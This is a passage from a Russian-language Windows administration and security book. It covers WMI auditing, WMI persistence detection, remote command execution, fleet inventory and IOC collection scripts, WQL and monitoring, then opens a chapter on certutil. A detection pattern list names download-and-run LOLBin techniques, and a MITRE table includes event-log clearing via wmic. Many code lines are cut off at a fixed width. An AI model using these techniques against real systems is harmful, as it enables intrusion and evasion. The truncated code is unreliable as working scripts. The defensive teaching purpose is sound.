# Мониторинг изменений в реестре (автозагрузка)
Register-CimIndicationEvent -Namespace root/default -Query "SELECT * FROM RegistryValu
    Write-Host "[$(Get-Date)] Registry Run key modified!" -ForegroundColor Red
}

# Просмотр активных подписок
Get-EventSubscriber

# Удаление подписки
Unregister-Event -SourceIdentifier "NewProcess"
```

Эти временные подписки работают только в рамках текущей PowerShell-сессии и не сохраняются после её закрытия, в отличие от permanent WMI Event Subscriptions, описанных в разделе 11.3.

11.5. Практические сценарии

11.5.1. Полный аудит системы через WMIC (one-liner)

Комплексный сбор информации о системе в формате, пригодном для анализа:

```
@echo off
setlocal
set OUT=C:\temp\audit_%COMPUTERNAME%_%DATE:~-4%%DATE:~4,2%%DATE:~7,2%.txt

echo ========================================= > %OUT%
echo System Audit Report: %COMPUTERNAME% >> %OUT%
echo Date: %DATE% %TIME% >> %OUT%
echo ========================================= >> %OUT%

echo. >> %OUT%
echo ═══ OPERATING SYSTEM ═══ >> %OUT%
wmic os get Caption,Version,BuildNumber,OSArchitecture,LastBootUpTime,RegisteredUser /

echo. >> %OUT%
echo ═══ COMPUTER SYSTEM ═══ >> %OUT%
wmic computersystem get Name,Domain,DomainRole,Manufacturer,Model,TotalPhysicalMemory,

echo. >> %OUT%
echo ═══ BIOS ═══ >> %OUT%
wmic bios get Manufacturer,Name,SerialNumber,Version /FORMAT:list >> %OUT%

echo. >> %OUT%
echo ═══ CPU ═══ >> %OUT%
wmic cpu get Name,NumberOfCores,NumberOfLogicalProcessors,MaxClockSpeed /FORMAT:list >>

echo. >> %OUT%
echo ═══ MEMORY ═══ >> %OUT%
wmic memorychip get Manufacturer,Capacity,Speed,PartNumber /FORMAT:list >> %OUT%

echo. >> %OUT%
echo ═══ DISKS ═══ >> %OUT%
wmic logicaldisk where "DriveType=3" get DeviceID,FileSystem,Size,FreeSpace,VolumeName

echo. >> %OUT%
echo ═══ NETWORK ═══ >> %OUT%
wmic nicconfig where "IPEnabled=TRUE" get Description,IPAddress,MACAddress,DefaultIPGa

echo. >> %OUT%
echo ═══ LOCAL USERS ═══ >> %OUT%
wmic useraccount where "LocalAccount=TRUE" get Name,SID,Disabled,PasswordExpires /FORM

echo. >> %OUT%
echo ═══ LOCAL GROUPS ═══ >> %OUT%
wmic group where "LocalAccount=TRUE" get Name,SID /FORMAT:list >> %OUT%

echo. >> %OUT%
echo ═══ INSTALLED UPDATES ═══ >> %OUT%
wmic qfe get HotFixID,Description,InstalledOn /FORMAT:list >> %OUT%

echo. >> %OUT%
echo ═══ RUNNING SERVICES ═══ >> %OUT%
wmic service where "State='Running'" get Name,DisplayName,PathName,StartName /FORMAT:l

echo. >> %OUT%
echo ═══ STARTUP ENTRIES ═══ >> %OUT%
wmic startup get Caption,Command,User,Location /FORMAT:list >> %OUT%

echo. >> %OUT%
echo ═══ SHARES ═══ >> %OUT%
wmic share get Name,Path,Description /FORMAT:list >> %OUT%

echo. >> %OUT%
echo ═══ PROCESSES ═══ >> %OUT%
wmic process get Name,ProcessId,ParentProcessId,CommandLine,ExecutablePath /FORMAT:lis

echo Audit complete. Results saved to %OUT%
```

Однострочная версия для быстрого сбора через PowerShell:

```
# Компактный one-liner для аудита
@("os get Caption,Version,BuildNumber","computersystem get Name,Domain,DomainRole","us
```

11.5.2. Обнаружение WMI Persistence — комплексный скрипт

```powershell
function Find-WMIPersistence {
    <#
    .SYNOPSIS
    Обнаруживает WMI Event Subscriptions, используемые для persistence.
    .DESCRIPTION
    Проверяет все пространства имён WMI на наличие EventFilter,
    EventConsumer и FilterToConsumerBinding объектов.
    #>

    [CmdletBinding()]
    param(
        [string]$ComputerName = $env:COMPUTERNAME
    )

    $results = @()
    $suspicious = $false

    Write-Host "`n[*] Scanning WMI Event Subscriptions on $ComputerName..." -Foregroun

    # Проверка EventFilter
    Write-Host "`n[*] Checking EventFilters..." -ForegroundColor Yellow
    $filters = Get-CimInstance -Namespace root/subscription -ClassName __EventFilter -

    if ($filters) {
        foreach ($f in $filters) {
            $suspicious = $true
            Write-Host "  [!] Filter found: $($f.Name)" -ForegroundColor Red
            Write-Host "      Query: $($f.Query)" -ForegroundColor Gray
            Write-Host "      Creator SID: $($f.CreatorSID)" -ForegroundColor Gray
            $results += [PSCustomObject]@{
                Type = 'EventFilter'
                Name = $f.Name
                Detail = $f.Query
                CreatorSID = ($f.CreatorSID | ForEach-Object { $_.ToString() }) -join
            }
        }
    } else {
        Write-Host "  [OK] No EventFilters found." -ForegroundColor Green
    }

    # Проверка CommandLineEventConsumer
    Write-Host "`n[*] Checking CommandLineEventConsumers..." -ForegroundColor Yellow
    $cmdConsumers = Get-CimInstance -Namespace root/subscription -ClassName CommandLin

    if ($cmdConsumers) {
        foreach ($c in $cmdConsumers) {
            $suspicious = $true
            Write-Host "  [!] CommandLine Consumer: $($c.Name)" -ForegroundColor Red
            Write-Host "      Command: $($c.CommandLineTemplate)" -ForegroundColor Gra
            Write-Host "      WorkingDir: $($c.WorkingDirectory)" -ForegroundColor Gra
            $results += [PSCustomObject]@{
                Type = 'CommandLineConsumer'
                Name = $c.Name
                Detail = $c.CommandLineTemplate
                CreatorSID = ''
            }
        }
    } else {
        Write-Host "  [OK] No CommandLineEventConsumers found." -ForegroundColor Green
    }

    # Проверка ActiveScriptEventConsumer
    Write-Host "`n[*] Checking ActiveScriptEventConsumers..." -ForegroundColor Yellow
    $scriptConsumers = Get-CimInstance -Namespace root/subscription -ClassName ActiveS

    if ($scriptConsumers) {
        foreach ($s in $scriptConsumers) {
            $suspicious = $true
            Write-Host "  [!] Script Consumer: $($s.Name)" -ForegroundColor Red
            Write-Host "      Engine: $($s.ScriptingEngine)" -ForegroundColor Gray
            Write-Host "      Script: $($s.ScriptText)" -ForegroundColor Gray
            Write-Host "      ScriptFile: $($s.ScriptFileName)" -ForegroundColor Gray
            $results += [PSCustomObject]@{
                Type = 'ActiveScriptConsumer'
```

```
                Name = $s.Name
                Detail = if ($s.ScriptText) { $s.ScriptText } else { $s.ScriptFileName
                CreatorSID = ''
            }
        }
    } else {
        Write-Host "  [OK] No ActiveScriptEventConsumers found." -ForegroundColor Gree
    }

    # Проверка LogFileEventConsumer
    Write-Host "`n[*] Checking LogFileEventConsumers..." -ForegroundColor Yellow
    $logConsumers = Get-CimInstance -Namespace root/subscription -ClassName LogFileEve

    if ($logConsumers) {
        foreach ($l in $logConsumers) {
            Write-Host "  [!] LogFile Consumer: $($l.Name)" -ForegroundColor Yellow
            Write-Host "      Filename: $($l.Filename)" -ForegroundColor Gray
            $results += [PSCustomObject]@{
                Type = 'LogFileConsumer'
                Name = $l.Name
                Detail = $l.Filename
                CreatorSID = ''
            }
        }
    } else {
        Write-Host "  [OK] No LogFileEventConsumers found." -ForegroundColor Green
    }

    # Проверка FilterToConsumerBinding
    Write-Host "`n[*] Checking FilterToConsumerBindings..." -ForegroundColor Yellow
    $bindings = Get-CimInstance -Namespace root/subscription -ClassName __FilterToConsu

    if ($bindings) {
        foreach ($b in $bindings) {
            $suspicious = $true
            Write-Host "  [!] Binding found:" -ForegroundColor Red
            Write-Host "      Filter: $($b.Filter)" -ForegroundColor Gray
            Write-Host "      Consumer: $($b.Consumer)" -ForegroundColor Gray
            $results += [PSCustomObject]@{
                Type = 'Binding'
                Name = 'FilterToConsumerBinding'
                Detail = "Filter: $($b.Filter) → Consumer: $($b.Consumer)"
                CreatorSID = ''
            }
        }
    } else {
        Write-Host "  [OK] No FilterToConsumerBindings found." -ForegroundColor Green
    }

    # Проверка WMI Activity Log (Event ID 5861)
    Write-Host "`n[*] Checking WMI Activity Log for Event 5861..." -ForegroundColor Ye
    $wmiEvents = Get-WinEvent -LogName "Microsoft-Windows-WMI-Activity/Operational" -Er
        Where-Object { $_.Id -eq 5861 }

    if ($wmiEvents) {
        foreach ($evt in $wmiEvents) {
            Write-Host "  [!] WMI Subscription registration event:" -ForegroundColor Re
            Write-Host "      Time: $($evt.TimeCreated)" -ForegroundColor Gray
            Write-Host "      Message: $($evt.Message.Substring(0, [Math]::Min(200, $ev
        }
    } else {
        Write-Host "  [OK] No WMI subscription registration events found." -Foreground
    }

    # Итог
    Write-Host "`n======================================" -ForegroundColor Cyan
    if ($suspicious) {
        Write-Host "[!] WMI PERSISTENCE DETECTED! Review findings above." -ForegroundCo
    } else {
        Write-Host "[OK] No WMI persistence mechanisms found." -ForegroundColor Green
    }

    return $results
}
```

```powershell
# Запуск
$findings = Find-WMIPersistence
$findings | Format-Table -AutoSize
```

11.5.3. Удалённое выполнение через WMI

Комплексный скрипт для безопасного удалённого выполнения команд через WMI:

```powershell
function Invoke-WmiRemoteCommand {
    <#
    .SYNOPSIS
    Выполняет команду на удалённой машине через WMI и возвращает результат.
    .DESCRIPTION
    В отличие от простого process call create, этот скрипт
    захватывает stdout удалённо выполненной команды.
    #>

    [CmdletBinding()]
    param(
        [Parameter(Mandatory)]
        [string]$ComputerName,

        [Parameter(Mandatory)]
        [string]$Command,

        [PSCredential]$Credential,

        [int]$TimeoutSeconds = 30
    )

    $timestamp = Get-Date -Format 'yyyyMMddHHmmss'
    $outputFile = "C:\Windows\Temp\wmi_output_$timestamp.txt"
    $flagFile = "C:\Windows\Temp\wmi_flag_$timestamp.txt"

    # Обёртка: выполнить команду, записать вывод, создать флаг завершения
    $wrappedCommand = "cmd.exe /c `"$Command > $outputFile 2>&1 & echo done > $flagFile

    $wmiParams = @{
        ClassName = 'Win32_Process'
        MethodName = 'Create'
        Arguments = @{ CommandLine = $wrappedCommand }
        ComputerName = $ComputerName
    }

    if ($Credential) {
        $session = New-CimSession -ComputerName $ComputerName -Credential $Credential
        $wmiParams.Remove('ComputerName')
        $wmiParams['CimSession'] = $session
    }

    Write-Host "[*] Executing command on $ComputerName..." -ForegroundColor Cyan
    $result = Invoke-CimMethod @wmiParams

    if ($result.ReturnValue -ne 0) {
        Write-Error "Failed to create process. Return value: $($result.ReturnValue)"
        return
    }

    Write-Host "[*] Process created with PID $($result.ProcessId). Waiting for completi

    # Ожидание завершения
    $elapsed = 0
    $flagPath = "\\$ComputerName\C$\Windows\Temp\wmi_flag_$timestamp.txt"
    $outputPath = "\\$ComputerName\C$\Windows\Temp\wmi_output_$timestamp.txt"

    while (-not (Test-Path $flagPath) -and $elapsed -lt $TimeoutSeconds) {
        Start-Sleep -Seconds 1
        $elapsed++
    }

    if (Test-Path $outputPath) {
        $output = Get-Content $outputPath -Raw
        Write-Host "[*] Command output:" -ForegroundColor Green
        Write-Output $output

        # Очистка
        Remove-Item $flagPath -Force -ErrorAction SilentlyContinue
        Remove-Item $outputPath -Force -ErrorAction SilentlyContinue
    } else {
        Write-Warning "Timeout: no output received within $TimeoutSeconds seconds."
    }

    if ($session) { Remove-CimSession -CimSession $session }
}
```

```
# Пример использования:
# Invoke-WmiRemoteCommand -ComputerName "Server01" -Command "ipconfig /all" -Credentia
```

11.5.4. Инвентаризация парка машин

Скрипт для массовой инвентаризации через CIM-сессии:

```powershell
function Get-FleetInventory {
    <#
    .SYNOPSIS
    Собирает инвентаризационные данные с парка машин через WMI/CIM.
    .EXAMPLE
    Get-FleetInventory -ComputerNames (Get-Content servers.txt) -Credential $cred | Exp
    #>

    [CmdletBinding()]
    param(
        [Parameter(Mandatory)]
        [string[]]$ComputerNames,

        [PSCredential]$Credential,

        [ValidateSet('Wsman','Dcom')]
        [string]$Protocol = 'Wsman'
    )

    $sessionOption = New-CimSessionOption -Protocol $Protocol
    $results = @()

    foreach ($computer in $ComputerNames) {
        Write-Host "[*] Querying $computer..." -ForegroundColor Cyan

        try {
            $sessionParams = @{
                ComputerName = $computer
                SessionOption = $sessionOption
                ErrorAction = 'Stop'
                OperationTimeoutSec = 15
            }
            if ($Credential) { $sessionParams['Credential'] = $Credential }

            $session = New-CimSession @sessionParams

            $os = Get-CimInstance -ClassName Win32_OperatingSystem -CimSession $session
            $cs = Get-CimInstance -ClassName Win32_ComputerSystem -CimSession $session
            $bios = Get-CimInstance -ClassName Win32_BIOS -CimSession $session
            $cpu = Get-CimInstance -ClassName Win32_Processor -CimSession $session | Se
            $disk = Get-CimInstance -ClassName Win32_LogicalDisk -Filter "DriveType=3"
            $nic = Get-CimInstance -ClassName Win32_NetworkAdapterConfiguration -Filter
            $qfe = Get-CimInstance -ClassName Win32_QuickFixEngineering -CimSession $se

            $totalDiskGB = ($disk | Measure-Object -Property Size -Sum).Sum / 1GB
            $freeDiskGB = ($disk | Measure-Object -Property FreeSpace -Sum).Sum / 1GB

            $results += [PSCustomObject]@{
                ComputerName    = $computer
                Status          = 'Online'
                OSName          = $os.Caption
                OSVersion       = $os.Version
                OSBuild         = $os.BuildNumber
                Architecture    = $os.OSArchitecture
                LastBoot        = $os.LastBootUpTime
                Domain          = $cs.Domain
                Manufacturer    = $cs.Manufacturer
                Model           = $cs.Model
                SerialNumber    = $bios.SerialNumber
                CPU             = $cpu.Name
                Cores           = $cpu.NumberOfCores
                LogicalProcs    = $cpu.NumberOfLogicalProcessors
                RAMInstalledGB  = [math]::Round($cs.TotalPhysicalMemory / 1GB, 1)
                TotalDiskGB     = [math]::Round($totalDiskGB, 1)
                FreeDiskGB      = [math]::Round($freeDiskGB, 1)
                IPAddress       = ($nic.IPAddress | Where-Object { $_ -match '^\d+\.\d+
                MACAddress      = $nic.MACAddress
                UpdateCount     = $qfe.Count
                LastUpdate      = ($qfe | Sort-Object InstalledOn -Descending | Select-
            }

            Remove-CimSession -CimSession $session
            Write-Host "  [OK] Data collected." -ForegroundColor Green
        }
        catch {
            Write-Host "  [FAIL] $($_.Exception.Message)" -ForegroundColor Red
            $results += [PSCustomObject]@{
```

```
                ComputerName = $computer
                Status = "Error: $($_.Exception.Message)"
            }
        }
    }

    return $results
}

# Использование:
# $inventory = Get-FleetInventory -ComputerNames "SRV01","SRV02","SRV03" -Credential (
# $inventory | Format-Table -AutoSize
# $inventory | Export-Csv -Path "C:\Reports\inventory.csv" -NoTypeInformation -Encodin
```

11.5.5. Сбор Indicators of Compromise (IOC) через WMI

Комплексный скрипт для обнаружения потенциальных IOC:

```powershell
function Get-WmiIOC {
    <#
    .SYNOPSIS
    Собирает индикаторы компрометации (IOC) через WMI/CIM.
    Выполняет проверки, типичные для Incident Response.
    #>

    [CmdletBinding()]
    param(
        [string]$ComputerName = $env:COMPUTERNAME,
        [string]$OutputPath = "C:\temp\ioc_report_$(Get-Date -Format 'yyyyMMdd_HHmmss')
    )

    $report = [System.Text.StringBuilder]::new()

    function Write-Finding {
        param([string]$Category, [string]$Severity, [string]$Message)
        $line = "[$Severity] [$Category] $Message"
        [void]$report.AppendLine($line)
        $color = switch ($Severity) {
            'HIGH'   { 'Red' }
            'MEDIUM' { 'Yellow' }
            'LOW'    { 'Cyan' }
            default  { 'White' }
        }
        Write-Host $line -ForegroundColor $color
    }

    [void]$report.AppendLine("IOC Collection Report - $ComputerName - $(Get-Date)")
    [void]$report.AppendLine("=" * 70)

    # 1. Процессы из нестандартных каталогов
    Write-Host "`n=== Suspicious Process Locations ===" -ForegroundColor Cyan
    $procs = Get-CimInstance -ClassName Win32_Process |
        Where-Object { $_.ExecutablePath } |
        Where-Object {
            $p = $_.ExecutablePath.ToLower()
            $p -match '\\temp\\' -or
            $p -match '\\users\\.*\\appdata\\' -or
            $p -match '\\programdata\\' -or
            $p -match '\\recycler\\' -or
            $p -match '\\windows\\temp\\' -or
            $p -match '\\perflogs\\'
        }

    foreach ($p in $procs) {
        Write-Finding "Process" "HIGH" "Suspicious path: $($p.Name) (PID:$($p.ProcessId
    }

    # 2. Процессы с подозрительными командными строками
    Write-Host "`n=== Suspicious Command Lines ===" -ForegroundColor Cyan
    $suspiciousPatterns = @(
        'powershell.*-enc',
        'powershell.*-nop',
        'powershell.*downloadstring',
        'powershell.*iex',
        'powershell.*bypass',
        'cmd.*\/c.*echo.*\|',
        'certutil.*-decode',
        'certutil.*-urlcache',
        'bitsadmin.*\/transfer',
        'mshta.*http',
        'regsvr32.*\/s.*\/n.*\/u.*\/i:http',
        'rundll32.*javascript',
        'wscript.*http',
        'cscript.*http'
    )

    $allProcs = Get-CimInstance -ClassName Win32_Process | Where-Object { $_.CommandLi
    foreach ($proc in $allProcs) {
        foreach ($pattern in $suspiciousPatterns) {
            if ($proc.CommandLine -match $pattern) {
                Write-Finding "Process" "HIGH" "Suspicious cmdline (PID:$($proc.Process
                break
            }
        }
    }
```

```powershell
# 3. Службы с нестандартными путями
Write-Host "`n=== Suspicious Services ===" -ForegroundColor Cyan
$services = Get-CimInstance -ClassName Win32_Service |
    Where-Object { $_.PathName } |
    Where-Object {
        $p = $_.PathName.ToLower()
        ($p -notmatch '^"?c:\\windows\\' -and $p -notmatch '^"?c:\\program files')
        ($p -match '\.bat"?\s*$|\.vbs"?\s*$|\.ps1"?\s*$|\.js"?\s*$')
    }

foreach ($svc in $services) {
    Write-Finding "Service" "MEDIUM" "$($svc.Name) [$($svc.State)] → $($svc.PathNa
}

# 4. Unquoted Service Paths (привилегированная эскалация)
Write-Host "`n=== Unquoted Service Paths ===" -ForegroundColor Cyan
Get-CimInstance -ClassName Win32_Service |
    Where-Object { $_.PathName -and $_.PathName -notmatch '^"' -and $_.PathName -ma
    ForEach-Object {
        Write-Finding "Service" "MEDIUM" "Unquoted path: $($_.Name) → $($_.PathNam
    }

# 5. Автозагрузка
Write-Host "`n=== Startup Entries ===" -ForegroundColor Cyan
$startup = Get-CimInstance -ClassName Win32_StartupCommand
foreach ($s in $startup) {
    $cmd = $s.Command.ToLower()
    if ($cmd -match 'temp|appdata|programdata|\.vbs|\.js|\.bat|\.ps1|powershell|cmd
        Write-Finding "Startup" "HIGH" "Suspicious startup: $($s.Caption) → $($s.C
    }
}

# 6. WMI Event Subscriptions
Write-Host "`n=== WMI Persistence ===" -ForegroundColor Cyan
$filters = Get-CimInstance -Namespace root/subscription -ClassName __EventFilter -E
$consumers = Get-CimInstance -Namespace root/subscription -ClassName __EventConsume
$bindings = Get-CimInstance -Namespace root/subscription -ClassName __FilterToConsu

if ($filters -or $consumers -or $bindings) {
    foreach ($f in $filters) {
        Write-Finding "WMI-Persistence" "HIGH" "EventFilter: $($f.Name) → $($f.Que
    }
    foreach ($c in $consumers) {
        $detail = if ($c.CommandLineTemplate) { $c.CommandLineTemplate }
                  elseif ($c.ScriptText) { "Script: $($c.ScriptText.Substring(0, [M
                  else { $c.CimClass.CimClassName }
        Write-Finding "WMI-Persistence" "HIGH" "EventConsumer: $($c.Name) → $detai
    }
} else {
    Write-Host "  [OK] No WMI Event Subscriptions found." -ForegroundColor Green
}

# 7. Учётные записи
Write-Host "`n=== Suspicious User Accounts ===" -ForegroundColor Cyan
$users = Get-CimInstance -ClassName Win32_UserAccount -Filter "LocalAccount=TRUE"
foreach ($u in $users) {
    if ($u.Name -match '^\$|^admin|guest' -and $u.Disabled -eq $false -and $u.Name
        Write-Finding "Account" "MEDIUM" "Active suspicious account: $($u.Name) (SI
    }
}

# 8. Антивирус
Write-Host "`n=== Security Products ===" -ForegroundColor Cyan
try {
    $av = Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntiVirusProdu
    foreach ($a in $av) {
        $state = switch ($a.productState) {
            { ($_ -band 0x1000) -eq 0x1000 } { 'Enabled' }
            default { 'Disabled/Unknown' }
        }
        Write-Finding "Security" "LOW" "Antivirus: $($a.displayName) - State: $stat
    }
} catch {
    Write-Finding "Security" "MEDIUM" "Cannot query SecurityCenter2 (may be server
}

# 9. Сетевые подключения (через Win32_PerfRawData — косвенно)
```

```
    Write-Host "`n=== Network Configuration ===" -ForegroundColor Cyan
    Get-CimInstance -ClassName Win32_NetworkAdapterConfiguration -Filter "IPEnabled=TRU
        ForEach-Object {
            $dns = ($_.DNSServerSearchOrder -join ', ')
            Write-Finding "Network" "LOW" "Adapter: $($_.Description) IP: $($_.IPAddres
        }

    # Сохранение отчёта
    $report.ToString() | Out-File -FilePath $OutputPath -Encoding UTF8
    Write-Host "`n[*] Report saved to $OutputPath" -ForegroundColor Green

    return $report.ToString()
}

# Запуск:
# Get-WmiIOC -OutputPath "C:\temp\ioc_report.txt"
```

11.5.6. WQL — язык запросов WMI

WMI Query Language (WQL) — подмножество SQL, используемое для запросов к WMI. Понимание WQL необходимо для составления фильтров событий и сложных запросов.

Основные типы запросов WQL:

Data Queries — запросы данных:

```
-- Все процессы
SELECT * FROM Win32_Process

-- Конкретные поля с фильтрацией
SELECT Name, ProcessId, CommandLine FROM Win32_Process WHERE Name = 'svchost.exe'

-- LIKE с подстановочными знаками
SELECT * FROM Win32_Service WHERE PathName LIKE '%temp%'

-- Комбинированные условия
SELECT Name, State, StartMode FROM Win32_Service WHERE State = 'Running' AND StartMode

-- IS A (наследование)
SELECT * FROM CIM_LogicalDevice
```

Event Queries — запросы событий:

```
-- Отслеживание создания процессов (intrinsic event)
SELECT * FROM __InstanceCreationEvent WITHIN 1 WHERE TargetInstance ISA 'Win32_Process

-- Отслеживание изменения служб
SELECT * FROM __InstanceModificationEvent WITHIN 5 WHERE TargetInstance ISA 'Win32_Serv

-- Отслеживание удаления файлов (через CIM_DataFile — ресурсоёмко)
SELECT * FROM __InstanceDeletionEvent WITHIN 10 WHERE TargetInstance ISA 'CIM_DataFile

-- Таймерное событие
SELECT * FROM __TimerEvent WHERE TimerID = 'BackdoorTimer'
```

Schema Queries — запросы метаданных:

```
-- Все классы в пространстве имён
SELECT * FROM meta_class

-- Классы, начинающиеся с Win32_
SELECT * FROM meta_class WHERE __Class LIKE 'Win32_%'
```

Использование WQL в PowerShell:

```
# Прямой WQL-запрос
Get-CimInstance -Query "SELECT Name, ProcessId, CommandLine FROM Win32_Process WHERE Pa

# WQL с ассоциациями
Get-CimInstance -Query "ASSOCIATORS OF {Win32_Service.Name='Spooler'} WHERE AssocClass=

# WQL для поиска по реестру
Get-CimInstance -Query "SELECT * FROM StdRegProv" -Namespace root/default
```

11.6. Защита и мониторинг WMI

11.6.1. Ограничение доступа к WMI

По умолчанию доступ к WMI имеют члены группы локальных администраторов. Для ограничения удалённого доступа к WMI:

```
# Настройка разрешений WMI через утилиту wmimgmt.msc
# или программно:
```

```
# Проверка текущих разрешений DCOM
$dcomSD = Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Ole" -Name "DefaultAccessPermissio

# Отключение удалённого WMI через межсетевой экран
New-NetFirewallRule -DisplayName "Block Remote WMI" -Direction Inbound -Protocol TCP -L
```

11.6.2. Мониторинг активности WMI

Комплексная стратегия мониторинга WMI должна включать:

1. **Sysmon** — события 1 (Process Create для wmic.exe, powershell.exe), 19-21 (WMI Events)
2. **Windows Event Log** — WMI-Activity/Operational (5857-5861)
3. **Process Auditing** — Event ID 4688 с включённым аудитом командной строки
4. **Network Monitoring** — DCOM (TCP/135) и WinRM (TCP/5985, 5986) трафик
5. **PowerShell Logging** — Script Block Logging, Module Logging, Transcription

Рекомендуемые настройки групповой политики для мониторинга WMI:

```
# Включение аудита создания процессов с командной строкой
# Computer Configuration → Policies → Windows Settings → Security Settings
# → Advanced Audit Policy → Detailed Tracking → Audit Process Creation: Success
# Computer Configuration → Administrative Templates → System → Audit Process Creatio
# → Include command line in process creation events: Enabled

# Включение PowerShell Script Block Logging
# Computer Configuration → Administrative Templates → Windows Components
# → Windows PowerShell → Turn on PowerShell Script Block Logging: Enabled

# Включение PowerShell Module Logging
# Computer Configuration → Administrative Templates → Windows Components
# → Windows PowerShell → Turn on Module Logging: Enabled (Modules: *)
```

11.6.3. Сводная таблица MITRE ATT&CK

Техника	ID	Использование WMI
System Information Discovery	T1082	`wmic os get`, `wmic computersystem get`
Process Discovery	T1057	`wmic process list`
Account Discovery	T1087	`wmic useraccount list`
System Service Discovery	T1007	`wmic service list`
Software Discovery	T1518	`wmic product get`
Windows Management Instrumentation	T1047	`wmic /node: process call create`
Event Triggered Execution: WMI Event Subscription	T1546.003	Permanent WMI subscriptions
Indicator Removal	T1070	`wmic nteventlog call ClearEventlog`

11.7. Заключение

WMI остаётся одной из наиболее мощных и универсальных подсистем Windows. Утилита `wmic.exe`, несмотря на статус deprecated, продолжает использоваться как легитимными администраторами, так и атакующими. Переход на CIM-командлеты PowerShell предоставляет дополнительные возможности — поддержку WinRM-транспорта, кроссплатформенность и интеграцию с современными средствами автоматизации.

Ключевые выводы для специалиста по информационной безопасности:

1. **WMI Event Subscriptions** — один из самых коварных persistence-механизмов, не оставляющий следов в файловой системе и реестре. Регулярная проверка пространства `root\subscription` обязательна.
2. **Мониторинг** вызовов `wmic.exe`, `mofcomp.exe` и WMI-активности через Sysmon и Windows Event Log — необходимый элемент стратегии обнаружения.
3. **CIM-командлеты** предпочтительны для автоматизации, но знание `wmic.exe` необходимо для анализа вредоносной активности и работы в средах без PowerShell.
4. **WQL** — мощный язык запросов, владение которым открывает возможности для глубокого анализа системы и создания детектирующих правил.
5. **Офлайн-анализ** WMI-репозитория (`OBJECTS.DATA`) позволяет обнаружить persistence даже без загрузки исследуемой ОС.

В следующей главе мы рассмотрим инструменты работы с системным реестром — `reg.exe`, `regedit.exe` и программные интерфейсы доступа к реестру через PowerShell.

Глава 12: certutil — криптографический мультитул

Введение

Среди всех утилит каталога System32 именно `certutil.exe` занимает особое, почти парадоксальное положение. Созданная Microsoft как инструмент командной строки для управления службами сертификатов Active Directory (AD CS), она со временем обросла таким количеством функций, что превратилась в настоящий «швейцарский нож» системного администратора — и одновременно в один из наиболее злоупотребляемых инструментов в арсенале атакующих.

Утилита `certutil` присутствует в каждой установке Windows начиная с Windows Server 2003 и Windows XP. Она не требует установки дополнительных компонентов, работает без прав администратора для большинства операций чтения, и — что критически важно — является доверенным, подписанным Microsoft бинарным файлом. Именно последнее обстоятельство делает её столь привлекательной для техник Living off the Land (LOLBins).

В этой главе мы подробно рассмотрим все ключевые возможности `certutil`: от штатного управления сертификатами до кодирования файлов, вычисления хешей, загрузки файлов из сети, а также разберём сценарии злоупотребления и методы обнаружения аномальной активности.

Получить краткую справку по всем доступным командам можно стандартным способом:

```
C:\>certutil -?

Команды:
  -dump              -- Дамп конфигурационных данных или файла
  -asn               -- Разбор файла ASN.1
  -decodehex         -- Декодирование файла в шестнадцатеричном формате
  -decode            -- Декодирование файла в формате Base 64
  -encode            -- Кодирование файла в формат Base 64
  -deny              -- Отклонение ожидающего запроса
  -resubmit          -- Повторная отправка ожидающего запроса
  ...
  -hashfile          -- Создание и отображение криптографического хеша файла
  -store             -- Дамп хранилища сертификатов
  -addstore          -- Добавление сертификата в хранилище
  -delstore          -- Удаление сертификата из хранилища
  -verifystore       -- Проверка сертификата в хранилище
  -repairstore       -- Восстановление связи с ключом
  -viewstore         -- Дамп хранилища сертификатов (GUI)
  -viewdelstore      -- Удаление сертификата из хранилища (GUI)
  -URL               -- Проверка URL сертификата или CRL
  -urlcache          -- Отображение или удаление записей кеша URL
  ...
```

Полный список содержит более 80 команд. Для получения справки по конкретной команде используется синтаксис `certutil -команда -?`:

```
C:\>certutil -hashfile -?
Назначение:
  Создание и отображение криптографического хеша файла

Использование:
  CertUtil [параметры] -hashfile входной_файл [алгоритм_хеша]

Параметры:
  входной_файл         -- Файл для хеширования
  алгоритм_хеша        -- Алгоритм хеша: MD2 MD4 MD5 SHA1 SHA256 SHA384 SHA512
```

Важно понимать контекст, в котором была создана эта утилита. `certutil` является частью компонента Active Directory Certificate Services (AD CS) и первоначально проектировалась для взаимодействия с центром сертификации (CA). Многие команды имеют смысл только на серверах с установленной ролью CA. Однако значительная часть функциональности — работа с хранилищами, кодирование/декодирование, хеширование, загрузка файлов — доступна на любой рабочей станции Windows.

Рассмотрим наиболее важные команды, организовав их по функциональным группам.

12.1. Управление сертификатами

12.1.1. Хранилища сертификатов Windows

Windows организует сертификаты в иерархическую систему хранилищ (certificate stores). Концептуально хранилища можно представить как каталоги в файловой системе: каждое хранилище имеет логическое имя, определённое назначение и набор правил доступа. Физически сертификаты хранятся в реестре Windows (для хранилищ текущего пользователя — в ветке `HKCU\Software\Microsoft\SystemCertificates`, для компьютера — в `HKLM\SOFTWARE\Microsoft\SystemCertificates`), а также в файловой системе в каталоге `%APPDATA%\Microsoft\SystemCertificates`.

Каждое хранилище имеет логическое имя и определённое назначение:

Хранилище	Назначение
`My`	Личные сертификаты пользователя (с закрытыми ключами)
`Root`	Доверенные корневые центры сертификации
`CA`	Промежуточные центры сертификации
`Trust`	Доверенные сертификаты (Enterprise Trust)
`TrustedPeople`	Доверенные лица
`TrustedPublisher`	Доверенные издатели
`Disallowed`	Недоверенные сертификаты (чёрный список)
`AuthRoot`	Сторонние корневые CA
`SmartCardRoot`	Доверенные корневые CA смарт-карт

Хранилища существуют в нескольких контекстах:

- **Текущий пользователь** (`-user`) — хранилища текущего пользователя, доступны без повышения привилегий
- **Локальный компьютер** (по умолчанию для некоторых команд) — общесистемные хранилища, для записи требуют прав администратора
- **Служба** (`-service`) — хранилища сервисов
- **Групповая политика** (`-GroupPolicy`) — хранилища, управляемые через GPO

12.1.2. Просмотр хранилищ: certutil -store

Команда `-store` выводит содержимое указанного хранилища сертификатов в текстовом виде.

Просмотр личных сертификатов текущего пользователя:

```
C:\>certutil -user -store My
My "Личное"
================ Сертификат 0 ================
Серийный номер: 4a00000004f8b3992e68c37a0c000000000004
Издатель: CN=Corp-Issuing-CA, DC=corp, DC=local
 NotBefore: 15.01.2025 10:23
 NotAfter: 15.01.2026 10:23
Субъект: E=admin@corp.local, CN=Иванов Пётр, OU=IT, O=Corp
Хеш сертификата(sha1): a3 4b 7e 92 d1 c8 f5 03 6a 11 22 b8 e4 7f 5c 39 d2 81 aa 0e
  Контейнер ключа = te-User-44b5c892-3a67-4e9a-b72c-1c7e45f02b8d
